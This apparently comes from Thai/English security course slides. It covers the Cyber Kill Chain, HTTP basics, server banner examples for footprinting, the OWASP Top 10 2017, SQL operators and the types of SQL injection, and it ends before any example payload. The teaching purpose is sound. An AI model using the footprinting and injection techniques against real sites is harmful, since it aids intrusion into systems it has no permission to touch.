
Stage 7 Actions on objectives

- **Detect:** Endpoint Malware Protection
- **Deny:** Data-at-Rest Encryption
- **Disrupt:** Endpoint Malware Protection
- **Degradate:** Quality of Service
- **Deceive:** Honeypot
- **Contain:** Incident Response



Our considered steps for Ransomware feature taxonomy


Cyber Kill Chain (CKC) seven steps




ทำความรู้จัก HTTP Protocol

- HTTP ย่อมาจาก Hypertext Transfer Protocol เป็นโปรโตคอล (Protocol) สื่อสารที่ทำงานอยู่ในระดับ Application Layer บนโปรโตคอล TCP/IP
- เป็นโปรโตคอลหลักที่ใช้ในการแลกเปลี่ยนข้อมูล (HTML) กันระหว่าง Web Server และ Web Client (Browser)
- ใช้ URL (Uniform Resource Locator) ในการเข้าถึงเว็บไซต์ (Web Site) ซึ่งจะขึ้นต้นด้วย `http://` ตามด้วยชื่อของเว็บไซต์
- ทำงานที่พอร์ต (port) 80 (มาตรฐาน)
- ส่งข้อมูลเป็นแบบ Clear text คือ ไม่มีการเข้ารหัสลับข้อมูล ระหว่างการส่ง (None-Encryption)


ทำความรู้จัก HTTP Protocol



HTTP Request



HTTP Response



Website Footprinting

From an Apache 1.3.23 server:

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10:49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48:19 GMT
ETag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

From a Microsoft IIS 5.0 server:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Yours, 17 Jun 2003 01:41:33 GMT
Date: Mon, 16 Jun 2003 01:41:33 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32:21 GMT
ETag: b0aac0542e25c31:89d
Content-Length: 7369
```

From a Netscape Enterprise 4.1 server:

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:19:04 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37:56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

From a SunONE 6.1 server:

```
HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 14:53:45 GMT
Content-length: 1186
Content-type: text/html
Date: Tue, 16 Jan 2007 14:50:31 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Accept-Ranges: bytes
Connection: close
```

HTTP Method

- **GET**

The GET method is used to retrieve information from the given server using a given URI. Requests using GET should only retrieve data and should have no other effect on the data.

- **HEAD**

Same as GET, but transfers the status line and header section only.

HTTP Method

- **POST**

A POST request is used to send data to the server, for example, customer information, file upload, etc. using HTML forms.

- **PUT**

Replaces all current representations of the target resource with the uploaded content.

- **DELETE**

Removes all current representations of the target resource given by a URI.

Status Code

- 1xx Informational
- 2xx The request was successfully
- 3xx The client redirection to a different resource
- 4xx The request contains and error of some kind
- 5xx The server encountered an error fulfilling the request


Status Code

- 100 Continue
- 200 OK
- 201 Created
- 301 Moved Permanently
- 302 Found
- 400 Bad Request
- 401 Unauthorized
- 404 Not Found
- 405 Method Not Allowed
- 500 Internal Server Error
- 502 Bad Gateway

ample of an incident



Example of an incident



OWASP

- Open Web Application Security Project (OWASP) เป็นองค์การไม่แสวงหาผลกำไร (Non-profit organization) ถูกจัดตั้งขึ้นที่ประเทศสหรัฐอเมริกาเมื่อวันที่ 21 เมษายน 2004 โดยมีจุดประสงค์เพื่อเป็นองค์กรสาธารณะที่เป็นศูนย์รวมในการร่วมมือจากนักพัฒนาเว็บแอปพลิเคชันทั่วโลกในการสร้างเว็บแอปพลิเคชันให้มีความปลอดภัย โดย OWASP ได้รับการสนับสนุนจากบริษัท IT ชั้นนำทั่วโลกในการจัดสัมนาและการจัดอบรมเกี่ยวกับความปลอดภัยเว็บแอปพลิเคชัน อีกทั้งยังมีเว็บไซต์ที่ใช้ในการเก็บรวบรวมและเผยแพร่ความรู้เกี่ยวกับช่องโหว่ที่พบได้บ่อย และวิธีการป้องกัน

OWASP Top-10 2017

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE)
A5:2017-Broken Access Control
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

A1 Injection

- เป็นช่องโหว่ที่พบบ่อยที่สุด ซึ่งผู้บุกรุกสามารถแทรกคำสั่ง อันตรายเข้าไปในระบบเว็บแอพพลิเคชันได้ เพื่อให้ระบบทำงานตามที่ผู้บุกรุกต้องการ เช่น คำสั่งของระบบปฏิบัติการ หรือคำสั่ง SQL (Structured Query Language) เพื่อสั่งการบนระบบฐานข้อมูล ทำให้ผู้บุกรุกสามารถดู และแก้ไขข้อมูลสำคัญในฐานข้อมูลได้

คำสั่ง SQL

- SQL ย่อมาจาก Structure Query Language ถูกพัฒนาครั้งแรกโดยบริษัท IBM เป็นภาษาที่ใช้ในการติดต่อและจัดการฐานข้อมูลเกือบทุกๆ ตัว เช่น MS SQL Server ,Oracle ,Access, Mysql โดยมีรูปแบบของคำสั่งมาตรฐานที่ถูกกำหนดโดย ANSI (American National Standards Institute) ซึ่งมีรูปแบบของคำสั่งที่ง่ายต่อการทำงาน

คำสั่ง SQL

INSERT	SELECT	UPDATE	DELETE	SHOW
CREATE	DROP	USE	JOIN	UNION
GROUP BY	ORDER BY			

SQL Logical Operators

Operator	Description
ALL	ใช้สำหรับเปรียบเทียบค่ากับค่าทั้งหมด
AND	ใช้สำหรับการเชื่อมเงื่อนไข และทั้งสองเงื่อนไขต้องเป็นจริง
ANY	ใช้สำหรับเปรียบเทียบค่าที่มีกับค่าทั้งหมด
BETWEEN	ใช้ค้นหาค่าที่อยู่ระหว่างค่า ๆ หนึ่ง กับค่า ๆ หนึ่ง
EXISTS	ใช้สำหรับค้นหาข้อมูลในตาราง โดยการระบุเงื่อนไขการค้นหาแบบ sub query
IN	ใช้สำหรับเปรียบเทียบค่าในที่อยู่ในลิส ของ in
LIKE	ใช้สำหรับเปรียบเทียบตัวอักษร
NOT	ใช้สำหรับเปลี่ยนแปลงค่าฟังก์ชันต่าง ๆ เป็นตรงกันข้าม
OR	ใช้สำหรับการเชื่อมโยงเงื่อนไข และต้องมีเงื่อนไขใดเงื่อนไขหนึ่งเป็นจริง ถึงจะเป็นจริง
IS NULL	ใช้เปรียบเทียบค่าว่าเป็น กป॥ หรือเปล่า
UNIQUE	ใช้ค้นหาแล้วดึงค่าแบบไม่ซ้ำกัน

Types of SQL Injection (SQLi)

- **In-band SQLi (Classic SQLi)**
- In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks. In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.
- The two most common types of in-band SQL Injection are *Error-based SQLi* and *Union-based SQLi*.

Types of SQL Injection (SQLi)

- **Error-based SQLi**
- Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site, or logged to a file with restricted access instead.

Example

